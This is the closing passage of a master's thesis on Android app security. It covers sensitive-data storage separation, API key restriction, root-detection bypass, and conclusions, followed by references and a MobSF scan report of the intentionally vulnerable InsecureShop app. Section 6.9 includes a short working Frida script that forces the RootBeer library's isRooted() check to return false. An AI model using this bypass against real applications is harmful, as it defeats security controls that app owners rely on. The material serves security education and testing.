In short, using this methodology provides an information separation technique in the sense that not all the primary assets are stored in single storage but separate ones. It is called hot storage, where the general information is stored (e.g., last login date) and can be queryable by endpoint services, and in the other hand, hot storage is when the database can be accessed only internally and only for specific cases (such as performing payment transactions with the full credit card number). On account of that, the saved sensitive data cannot be accessed from the outside, and if there is a data breach the leakage of the sensitive information can be avoided.

6.8 API Keys Handling

As was mentioned in section 5.2.4, credentials and other secrets must not be stored in front-end applications such as Android applications. On the other hand, there are some cases when it is unavoidable. One of these cases is when the intended app wants to use some API that requires identification, as a form of API key. Google Maps API is one of these commonly used APIs, requiring the application to define the API key in the application's Android manifest file, as seen in Code Snippet 28.

```
<meta-data
    android:name="com.google.android.geo.API_KEY"
    android:value="${MAPS_API_KEY}" />
```

Code Snippet 28 Adding Google Maps API key to the Android manifest file.

A probable security hardening solution for using secret API keys in applications (where the key can be reverse-engineered) is to restrict the key usage by setting up circumstances that make it feasible to identify if the requesting client is the one that is the real owner of the key or not. These factors can be the requesting environment platform (Android or IOS), URLs (in web-based applications), IP addresses, etc.

6.9 Bypassing Root Checking

Detecting root capabilities can be easily achieved programmatically, however, there are multiple workarounds to bypass these detecting techniques, whether it is a custom-implemented super user detection or a third-party library.

Probably the easiest way to trick the detection is to use Frida. For example, in the case of using the previously mentioned RootBeer root detection library in section 5.4.1, the overload of all the root checking methods can be done within a few lines, as represented in Figure 49. Because of these bypassing techniques, there is not a suitable approach to always detect root in a device; however, it still adds a layer of protection that makes the attackers' work more complex.

```
Java.perform(function () {
  var RootBeer = Java.use("com.scottyab.rootbeer.RootBeer");
  RootBeer.isRooted.overload().implementation = function () {
    return false;
  };
});
```

Figure 49 Overload RootBeer's isRooted() function

7 Conclusion

Many community-maintained security tools were introduced and explained for Android applications in this thesis. Some static analysis tools can be integrated into Continuous Integration and Continuous Delivery systems. Some are accessible via the command line, and some are all-in-one tools and generate reports automatically. These have the capability to discover the most known and straightforward low-hanging fruit vulnerabilities; however, they possibly skip the rare and practical exposures. Because of these reasons, manual testing and code review cannot be replaced with automated tools at the moment; however, it still helps speed up the security analysis process. Via dynamic analysis tools (such as Frida), the boundaries of accessing applications are limitless, and all possible restrictions can be overwritten with simply injected JavaScript code.

Not all the vulnerabilities were found in the selected InsecureShop application. Notwithstanding, it was still a suitable project to try out the different features of the presented security and penetration tools.

The theory chapter of this thesis highlighted the basics of cyber security aspects not only for Android-based applications but for general purposes as well. It was mostly focused on data handling, key management, password strength validation, and the possible threats of the use of password managers and copying and pasting passwords. A deeper inspection of multi-factor authentication was discussed with SMS-based OTP-s or the use of an authenticator application.

Many fully performed vulnerability exploitations were discovered, explained, and exploited in the penetration testing chapter. Unfortunately, these threats may be found in regular, everyday applications. Security analyses have been demonstrated (gathering the assets from online or local sources like the Google Play Store or the mobile device), converting the extracted files to different forms for manual and automatic analysis purposes.

Multiple and different malicious applications were created to complete the diversified methods and processes required for the exploitation during the exploitation phase. After revealing the actual threat and danger of the vulnerability: feasible mitigations and methodologies were presented to remove the threat or reduce the likeliness of the attacks.

The network monitoring capabilities were also explained with proper preparation and setup of the Charles Proxy application and manual/automatic Android APK modification. Also, the ideology of root and its detection were introduced and showcased.

In the discussion chapter, diverse sections disclosed the approaches and ideas that may increase the awareness of the insecurity of everyday applications. It was stated that not all vulnerabilities can or are worth fixing.

The findings of the severity research led to the conclusion that not all data has to be threatened as valuable assets, even though data handling is the most essential and crucial part of an application's security perspective. Another main finding here was the necessity of strong obfuscation and encryption techniques since without them, the source code for the attackers is basically an "open book" and all the vulnerabilities can be found efficiently.

In conclusion, it can be certain that all the client applications, including Android, have to be treated as compromised clients. The backend has to filter, validate, sanitize, clean, etc., the input data and never trust the incoming requests.

8 Acknowledgment

My two-year postgraduate studies at the University of Trento and the University of Turku are about to finish. I cannot thank enough all the teachers and people I have met during those two years and all the support and experience I was getting from them.

I would like to thank EIT digital for providing the opportunity to discover many different countries and cultures due to my double-degree program. Now I feel and see the world from a completely different perspective.

I want to sincerely thank my company, Dream Broker Oy, for allowing me to write this thesis under their supervision. Without their support, I would not be able to perform my research and findings in a professional environment.

I am fortunate to have had the chance to meet and know my company supervisor Kimmo Järvinen. I am grateful for the help, guidance, encouragement, and all the life-saving tips he gave me during our work together. All the instructions were appreciated and followed.

I am pleased with my University of Turku supervisor, Professor Seppo Virtanen, and University of Trento supervisor, Professor Bruno Crispo for their help.

I also want to thank my family and friends for supporting me and providing me with the environment to study and concentrate on my work. They were always there when I needed motivation, inspiration, and assistance.

9 Abbreviations

Abbreviation	Definition
AAP	Android Application Package
ADB	Android Debug Bridge
AIO	All in One
API	Application Programming Interface
APK	Android Package Kit (file)
ARM	Advanced RISC Machine
AVD	Android Virtual Device
CA	Certificate Authority
CLI	Command Line Interface
CPU	Central Processing Unit
CVC	Card Verification Code
GUI	Graphical User Interface
ID	Identification
IMEI	International Mobile Equipment Identity
IP	Internet Protocol
JAR	Java Archive
JSON	JavaScript Object Notation
JWT	JSON Web Token
MASVS	Mobile Application Security Verification Standard
MobSF	Mobile Security Framework
NOP	No Operation
OS	Operating System
PC	Personal Computer
PII	Personal Identifiable Information
PIP	Preferred Installer Program
SSL	Secure Sockets Layer
UI	User Interface
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
USB	Universal Serial Bus
XML	Extensible Markup Language

10 References

[1] "OWASP mobile security | OWASP Foundation." https://owasp.org/www-project-mobile-security/ (accessed May 10, 2022).

[2] "App security best practices | Android Developers." https://developer.android.com/topic/security/best-practices (accessed Jan. 29, 2022).

[3] C. Holguera, S. Schleier, B. Mueller, and J. Willemsen, *OWASP Mobile Security Testing Guide*. 2021. Accessed: May 11, 2022. [Online]. Available: https://github.com/OWASP/owasp-mstg/

[4] Tom Huddleston Jr, "These are the 20 most common passwords leaked on the dark web — make sure none of them are yours," *CNBC*, Feb. 27, 2022. https://www.cnbc.com/2022/02/27/most-common-passwords-hackers-leak-on-the-dark-web-lookout-report.html (accessed Apr. 15, 2022).

[5] S. Fahl, M. Harbach, M. Oltrogge, T. Muders, and M. Smith, "Hey, You, Get Off of My Clipboard," in *Financial Cryptography and Data Security*, vol. 7859, A.-R. Sadeghi, Ed. Berlin, Heidelberg: Springer Berlin Heidelberg, 2013, pp. 144–161. doi: 10.1007/978-3-642-39884-1_12.

[6] D. Goodin, "Using a password manager on Android? It may be wide open to sniffing attacks," *Ars Technica*, Nov. 21, 2014. https://arstechnica.com/information-technology/2014/11/using-a-password-manager-on-android-it-may-be-wide-open-to-sniffing-attacks/ (accessed Apr. 15, 2022).

[7] *zxcvbn4j*. Nulab Inc, 2022. Accessed: Apr. 16, 2022. [Online]. Available: https://github.com/nulab/zxcvbn4j

[8] "Android keystore system," *Android Developers*. https://developer.android.com/training/articles/keystore (accessed Apr. 16, 2022).

[9] H. Darvish and M. Husain, "Security Analysis of Mobile Money Applications on Android," in *2018 IEEE International Conference on Big Data (Big Data)*, Dec. 2018, pp. 3072–3078. doi: 10.1109/BigData.2018.8622115.

[10] "InjuredAndroid - Apps on Google Play." https://play.google.com/store/apps/details?id=b3nac.injuredandroid&hl=en&gl=HU (accessed Apr. 21, 2022).

[11] "Android Platform Glossary," *Android Open Source Project*. https://source.android.com/setup/start/glossary (accessed Apr. 23, 2022).

[12] B. Pan, *dex2jar*. 2022. Accessed: Apr. 22, 2022. [Online]. Available: https://github.com/pxb1988/dex2jar

[13] "Java Decompiler." http://java-decompiler.github.io/ (accessed Apr. 23, 2022).

[14] "DRD04-J. Do not log sensitive information - Android - Confluence." https://wiki.sei.cmu.edu/confluence/display/android/DRD04-J.+Do+not+log+sensitive+information (accessed Apr. 26, 2022).

[15] A. Abernathy, X. Yuan, E. Hill, J. Xu, K. Bryant, and K. Williams, "SACH: A tool for assisting Secure Android application development," in *SoutheastCon 2017*, Mar. 2017, pp. 1–4. doi: 10.1109/SECON.2017.7925374.

[16] S. Poeplau, Y. Fratantonio, A. Bianchi, C. Kruegel, and G. Vigna, "Execute This! Analyzing Unsafe and Malicious Dynamic Code Loading in Android Applications," presented at the Network and Distributed System Security Symposium, San Diego, CA, 2014. doi: 10.14722/ndss.2014.23328.

[17] "Android: arbitrary code execution via third-party package contexts," *News, Techniques & Guides*. https://blog.oversecured.com/Android-arbitrary-code-execution-via-third-party-package-contexts/ (accessed May 03, 2022).

[18] Akaita, "Encrypted Preferences in Android," *Medium*, Nov. 08, 2019. https://proandroiddev.com/encrypted-preferences-in-android-af57a89af7c8 (accessed May 05, 2022).

[19] "Security | Android Developers." https://developer.android.com/jetpack/androidx/releases/security (accessed May 14, 2022).

[20] "Vulnerable Android Broadcast Receivers." https://oldbam.github.io/android/security/android-vulnerabilities-insecurebank-broadcast-receivers (accessed May 08, 2022).

[21] X. Meng, K. Qian, D. Lo, H. Shahriar, M. D. A. I. Talukder, and P. Bhattacharya, "Secure Mobile IPC Software Development with Vulnerability Detectors in Android Studio," in *2018 IEEE 42nd Annual Computer Software and Applications Conference (COMPSAC)*, Jul. 2018, vol. 01, pp. 829–830. doi: 10.1109/COMPSAC.2018.00141.

[22] Y. Zhou and X. Jiang, "Detecting Passive Content Leaks and Pollution in Android Applications," p. 16.

[23] "Changes to Trusted Certificate Authorities in Android Nougat," *Android Developers Blog*. https://android-developers.googleblog.com/2016/07/changes-to-trusted-certificate.html (accessed Jun. 21, 2022).

[24] N. Higi, *apk-mitm*. 2022. Accessed: Jun. 22, 2022. [Online]. Available: https://github.com/shroudedcode/apk-mitm

[25] "Releases · topjohnwu/Magisk," *GitHub*. https://github.com/topjohnwu/Magisk/releases (accessed Jun. 22, 2022).

[26] "Android Root Detection Techniques," *NetSPI*, Dec. 02, 2013. https://www.netspi.com/blog/technical/mobile-application-penetration-testing/android-root-detection-techniques/ (accessed Jun. 22, 2022).

[27] M. M. Mohammed and M. Elsadig, "A multi-layer of multi factors authentication model for online banking services," in *2013 INTERNATIONAL CONFERENCE ON COMPUTING, ELECTRICAL AND ELECTRONIC ENGINEERING (ICCEEE)*, Aug. 2013, pp. 220–224. doi: 10.1109/ICCEEE.2013.6633936.

[28] H. Altuwaijri and S. Ghouzali, "Android data storage security: A review," *Journal of King Saud University - Computer and Information Sciences*, vol. 32, no. 5, pp. 543–552, Jun. 2020, doi: 10.1016/j.jksuci.2018.07.004.

[29] "DataStore," *Android Developers*. https://developer.android.com/topic/libraries/architecture/datastore (accessed May 06, 2022).

[30] S. Rukeja, "Securing Android's DataStore," *Medium*, Apr. 30, 2021. https://proandroiddev.com/securing-androids-datastore-ad56958ca6ee (accessed May 06, 2022).

[31] J. Francis, "SSL Pinning in Android Part 1," *Medium*, Feb. 01, 2021. https://tech.groww.in/ssl-pinning-in-android-part-1-d23a01d51fd6 (accessed May 09, 2022).

[32] S. Abraham, *51j0/Android-CertKiller*. 2022. Accessed: May 09, 2022. [Online]. Available: https://github.com/51j0/Android-CertKiller

[33] "Protect against security threats with SafetyNet | Android Developers." https://developer.android.com/training/safetynet (accessed May 09, 2022).

[34] "ProGuard Manual: Home | Guardsquare." https://www.guardsquare.com/manual/home (accessed May 19, 2022).

[35] V. Balachandran, Sufatrio, D. J. J. Tan, and V. L. L. Thing, "Control flow obfuscation for Android applications," *Computers & Security*, vol. 61, pp. 72–93, Aug. 2016, doi: 10.1016/j.cose.2016.05.003.

[36] A. Razin, “Does obfuscation affect performance? – ArmDot Blog.” https://www.armdot.com/blog/2021/01/08/does-obfuscation-affect-performance/ (accessed May 10, 2022).

[37] 262588213843476, “An example configuration for proguard-rules.pro,” *Gist*. https://gist.github.com/albinmathew/c4436f8371c9c41461ab (accessed May 09, 2022).

[38] “Improving ProGuard Name Obfuscation | by Patrick Favre-Bulle | ProAndroidDev.” https://proandroiddev.com/improving-proguard-name-obfuscation-83b27b34c52a (accessed May 09, 2022).

[39] S. Aonzo, G. C. Georgiu, L. Verderame, and A. Merlo, “Obfuscapk: An open-source black-box obfuscation tool for Android apps,” *SoftwareX*, vol. 11, p. 100403, Jan. 2020, doi: 10.1016/j.softx.2020.100403.

11 Appendices

11.1 MobSF Analysis Report of InsecureShop

File Name:	InsecureShop.apk
Package Name:	com.insecureshop
Scan Date:	April 22, 2022, 8:58 a.m.
App Security Score:	27/100 (CRITICAL RISK)
Grade:	F

FINDINGS SEVERITY

HIGH	MEDIUM	INFO	SECURE	HOTSPOT
9	7	2	1	1

FILE INFORMATION

File Name: InsecureShop.apk
Size: 4.53MB
MD5: c5d872355e43322f1692288e2c4e6f00
SHA1: eb665e44de4b6cf94786bb056996ab40fe32ed7e
SHA256: a83298ae4a37fcab8101e8b41e513dd2199af71a94ea537d556a318e07d4d1bd

APP INFORMATION

App Name: InsecureShop
Package Name: com.insecureshop
Main Activity: com.insecureshop.ProductListActivity
Target SDK: 29
Min SDK: 16
Max SDK:
Android Version Name: 1.0
Android Version Code: 1

APP COMPONENTS

Activities: 10
Services: 1
Receivers: 0
Providers: 2
Exported Activities: 5
Exported Services: 1
Exported Receivers: 0
Exported Providers: 1

CERTIFICATE INFORMATION

APK is signed
v1 signature: True
v2 signature: True
v3 signature: False
Found 1 unique certificates
Subject: CN=Android Debug, O=Android, C=US
Signature Algorithm: rsassa_pkcs1v15
Valid From: 2016-09-06 10:14:25+00:00
Valid To: 2046-08-30 10:14:25+00:00
Issuer: CN=Android Debug, O=Android, C=US
Serial Number: 0x1
Hash Algorithm: sha1
md5: 5c935bdaa969c51ea7d7f5e52650f358
sha1: c56a7946caf6923ced4cf7f4c6b0e5b0e97df26b
sha256: d16dff509803ba1123ec7c573cc18c58bde996ca05bae3efe852fb3c668cfca8
sha512: 6bba4313106fb684dd401dc39d2a65943df9d9bd832d5c58932c3936ab65285db35a78ace7f4fdaec28b839acd2e50a1cd0c88f2efe128268384d6affbc4f6a6
PublicKey Algorithm: rsa
Bit Size: 1024
Fingerprint: 782478518db2c6c714a79b619561a97ad55a8f718e05f70341a0bafffe93b22f

TITLE	SEVERITY	DESCRIPTION
Signed Application	info	Application is signed with a code signing certificate
Application vulnerable to Janus Vulnerability	warning	Application is signed with v1 signature scheme, making it vulnerable to Janus vulnerability on Android 5.0-8.0, if signed only with v1 signature scheme. Applications running on Android 5.0-7.0 signed with v1, and v2/v3 scheme is also vulnerable.
Application signed with debug certificate	high	Application signed with a debug certificate. Production application must not be shipped with a debug certificate.
Certificate algorithm might be vulnerable to hash collision	high	Application is signed with SHA1withRSA. SHA1 hash algorithm is known to have collision issues.

APPLICATION PERMISSIONS

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.
android.permission.READ_EXTERNAL_STORAGE	dangerous	read external storage contents	Allows an application to read from external storage.
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete external storage contents	Allows an application to write to external storage.
android.permission.READ_CONTACTS	dangerous	read contact data	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.WAKE_LOCK	normal	prevent phone from sleeping	Allows an application to prevent the phone from going to sleep.

APKID ANALYSIS

FILE	DETAILS
classes.dex	FINDINGS: Anti-VM Code — DETAILS: Build.MODEL check Build.MANUFACTURER check FINDINGS: Compiler — DETAILS: r8

BROWSABLE ACTIVITIES

ACTIVITY	INTENT
com.insecureshop.WebViewActivity	Schemes: insecureshop://, Hosts: com.insecureshop,

NETWORK SECURITY

NO	SCOPE	SEVERITY	DESCRIPTION

MANIFEST ANALYSIS

NO	ISSUE	SEVERITY	DESCRIPTION
1	Clear text traffic is Enabled For App [android:usesCleartextTraffic=true]	high	The app intends to use cleartext network traffic, such as cleartext HTTP, FTP stacks, DownloadManager, and MediaPlayer. The default value for apps that target API level 27 or lower is "true". Apps that target API level 28 or higher default to "false". The key reason for avoiding cleartext traffic is the lack of confidentiality, authenticity, and protections against tampering; a network attacker can eavesdrop on transmitted data and also modify it without being detected.
2	Debug Enabled For App [android:debuggable=true]	high	Debugging was enabled on the app which makes it easier for reverse engineers to hook a debugger to it. This allows dumping a stack trace and accessing debugging helper classes.
3	Application Data can be Backed up [android:allowBackup=true]	warning	This flag allows anyone to backup your application data via adb. It allows users who have enabled USB debugging to copy application data off of the device.
4	Activity (com.insecureshop.ChooserActivity) is not Protected. An intent-filter exists.	warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Activity is explicitly exported.
5	Activity (com.insecureshop.AboutUsActivity) is not Protected. [android:exported=true]	high	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.

NO	ISSUE	SEVERITY	DESCRIPTION
6	Activity (com.insecureshop.WebViewActivity) is not Protected. An intent-filter exists.	warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Activity is explicitly exported.
7	Activity (com.insecureshop.WebView2Activity) is not Protected. An intent-filter exists.	warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Activity is explicitly exported.
8	Activity (com.insecureshop.ResultActivity) is not Protected. [android:exported=true]	high	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
9	Content Provider (com.insecureshop.contentProvider.InsecureShopProvider) is not Protected. [android:exported=true]	high	A Content Provider is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.
10	Service (net.gotev.uploadservice.UploadService) is not Protected. [android:exported=true]	high	A Service is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.

</> CODE ANALYSIS

NO	ISSUE	SEVERITY	STANDARDS	FILES
				com/bumptech/glide/signature/ApplicationVersionSignature.java com/bumptech/glide/load/data/mediastore/ThumbnailStreamOpener.java com/bumptech/glide/gifdecoder/StandardGifDecoder.java com/bumptech/glide/manager/RequestManagerRetriev

NO	ISSUE	SEVERITY	STANDARDS	FILES
				er.java com/bumptech/glide/load/data/mediastore/ThumbFetcher.java
1	The App logs information. Sensitive information should never be logged.	info	CWE: CWE-532: Insertion of Sensitive Information into Log File OWASP MASVS: MSTG-STORAGE-3	com/bumptech/glide/module/ManifestParser.java com/bumptech/glide/load/engine/cache/MemorySizeCalculator.java com/bumptech/glide/load/model/FileLoader.java com/bumptech/glide/manager/RequestTracker.java com/bumptech/glide/load/resource/ImageDecoderResourceDecoder.java com/bumptech/glide/load/model/ByteBufferFileLoader.java com/bumptech/glide/load/data/HttpUrlFetcher.java com/insecureshop/LoginActivity.java com/bumptech/glide/load/data/LocalUriFetcher.java com/bumptech/glide/load/resource/bitmap/Downsampler.java com/bumptech/glide/load/engine/DecodePath.java com/bumptech/glide/manager/RequestManagerFragment.java com/bumptech/glide/request/target/ViewTarget.java com/bumptech/glide/load/engine/prefill/BitmapPreFillRunner.java com/bumptech/glide/load/model/ByteBufferEncoder.java com/bumptech/glide/load/engine/GlideException.java com/bumptech/glide/load/resource/bitmap/BitmapEncoder.java com/bumptech/glide/util/pool/FactoryPools.java com/bumptech/glide/load/resource/bitmap/TransformationUtils.java com/bumptech/glide/request/target/CustomViewTarget.java com/bumptech/glide/request/SingleRequest.java com/bumptech/glide/load/resource/bitmap/DrawableToBitmapConverter.java com/bumptech/glide/load/resource/bitmap/BitmapImageDecoderResourceDecoder.java com/bumptech/glide/util/ContentLengthInputStream.java com/bumptech/glide/load/engine/SourceGenerator.jav

NO	ISSUE	SEVERITY	STANDARDS	FILES
				com/bumptech/glide/load/engine/executor/GlideExecutor.java
				com/bumptech/glide/load/engine/bitmap_recycle/LruBitmapPool.java
				com/bumptech/glide/load/resource/gif/StreamGifDecoder.java
				com/bumptech/glide/load/resource/bitmap/VideoDecoder.java
				com/bumptech/glide/manager/DefaultConnectivityMonitor.java
				com/bumptech/glide/load/resource/gif/GifDrawableEncoder.java
				com/bumptech/glide/load/engine/Engine.java
				com/bumptech/glide/load/data/AssetPathFetcher.java
				com/bumptech/glide/load/engine/DecodeJob.java
				com/bumptech/glide/load/model/StreamEncoder.java
				com/bumptech/glide/Glide.java
				com/bumptech/glide/load/engine/cache/DiskLruCacheWrapper.java
				com/bumptech/glide/load/engine/bitmap_recycle/LruArrayPool.java
				com/bumptech/glide/manager/DefaultConnectivityMonitorFactory.java
				com/bumptech/glide/manager/SupportRequestManagerFragment.java
				com/bumptech/glide/load/resource/gif/ByteBufferGifDecoder.java
				com/bumptech/glide/load/resource/bitmap/DefaultImageHeaderParser.java
				com/bumptech/glide/gifdecoder/GifHeaderParser.java
				com/bumptech/glide/load/resource/bitmap/HardwareConfigState.java
				com/bumptech/glide/load/model/ResourceLoader.java

NO	ISSUE	SEVERITY	STANDARDS	FILES
2	App can read/write to External Storage. Any App can read data written to External Storage.	warning	CWE: CWE-276: Incorrect Default Permissions OWASP Top 10: M2: Insecure Data Storage OWASP MASVS: MSTG-STORAGE-2	com/insecureshop/ChooserActivity.java
3	Files may contain hardcoded sensitive information like usernames, passwords, keys etc.	warning	CWE: CWE-312: Cleartext Storage of Sensitive Information OWASP Top 10: M9: Reverse Engineering OWASP MASVS: MSTG-STORAGE-14	com/bumptech/glide/load/engine/ResourceCacheKey.java com/bumptech/glide/load/engine/EngineResource.java com/bumptech/glide/load/Option.java com/bumptech/glide/load/engine/DataCacheKey.java
4	App can write to App Directory. Sensitive Information should be encrypted.	info	CWE: CWE-276: Incorrect Default Permissions OWASP MASVS: MSTG-STORAGE-14	com/insecureshop/util/Prefs.java
5	Insecure WebView Implementation. WebView ignores SSL Certificate errors and accept any SSL Certificate. This application is vulnerable to MITM attacks	high	CWE: CWE-295: Improper Certificate Validation OWASP Top 10: M3: Insecure Communication OWASP MASVS: MSTG-NETWORK-3	com/insecureshop/util/CustomWebViewClient.java

NIAP ANALYSIS v1.3

NO	IDENTIFIER	REQUIREMENT	FEATURE	DESCRIPTION
1	FCS_RBG_EXT.1.1	Security Functional Requirements	Random Bit Generation Services	The application use no DRBG functionality for its cryptographic operations.

NO	IDENTIFIER	REQUIREMENT	FEATURE	DESCRIPTION
2	FCS_STO_EXT.1.1	Security Functional Requirements	Storage of Credentials	The application does not store any credentials to non-volatile memory.
3	FCS_CKM_EXT.1.1	Security Functional Requirements	Cryptographic Key Generation Services	The application generate no asymmetric cryptographic keys.
4	FDP_DEC_EXT.1.1	Security Functional Requirements	Access to Platform Resources	The application has access to ['network connectivity'].
5	FDP_DEC_EXT.1.2	Security Functional Requirements	Access to Platform Resources	The application has access to ['address book'].
6	FDP_NET_EXT.1.1	Security Functional Requirements	Network Communications	The application has user/application initiated network communications.
7	FDP_DAR_EXT.1.1	Security Functional Requirements	Encryption Of Sensitive Application Data	The application implement functionality to encrypt sensitive data in non-volatile memory.
8	FMT_MEC_EXT.1.1	Security Functional Requirements	Supported Configuration Mechanism	The application invoke the mechanisms recommended by the platform vendor for storing and setting configuration options.
9	FTP_DIT_EXT.1.1	Security Functional Requirements	Protection of Data in Transit	The application does encrypt some transmitted data with HTTPS/TLS/SSH between itself and another trusted IT product.
10	FCS_COP.1.1(2)	Selection-Based Security Functional Requirements	Cryptographic Operation - Hashing	The application perform cryptographic hashing services in accordance with a specified cryptographic algorithm SHA-1/SHA-256/SHA-384/SHA-512 and message digest sizes 160/256/384/512 bits.

NO	IDENTIFIER	REQUIREMENT	FEATURE	DESCRIPTION
11	FCS_HTTPS_EXT.1.1	Selection-Based Security Functional Requirements	HTTPS Protocol	The application implement the HTTPS protocol that complies with RFC 2818.
12	FCS_HTTPS_EXT.1.2	Selection-Based Security Functional Requirements	HTTPS Protocol	The application implement HTTPS using TLS.

DOMAIN MALWARE CHECK

DOMAIN	STATUS	GEOLOCATION
stackoverflow.com	ok	**IP:** 151.101.129.69 **Country:** United States of America **Region:** California **City:** San Francisco **Latitude:** 37.775700 **Longitude:** -122.395203 **View:** Google Map
images.pexels.com	ok	**IP:** 104.17.209.102 **Country:** United States of America **Region:** California **City:** San Francisco **Latitude:** 37.775700 **Longitude:** -122.395203 **View:** Google Map
www.insecureshop.com	ok	No Geolocation information available.

DOMAIN	STATUS	GEOLOCATION
www.insecureshopapp.com	ok	**IP:** 34.117.168.233 **Country:** United States of America **Region:** Missouri **City:** Kansas City **Latitude:** 39.099731 **Longitude:** -94.578568 **View:** Google Map

HARDCODED SECRETS

POSSIBLE SECRETS
"aws_Identity_pool_ID" : "us-east-1:7e9426f7-42af-4717-8689-00a9a4b65c1c"

Report Generated by - MobSF v3.5.2 Beta

Mobile Security Framework (MobSF) is an automated, all-in-one mobile application (Android/iOS/Windows) pen-testing, malware analysis and security assessment framework capable of performing static and dynamic analysis.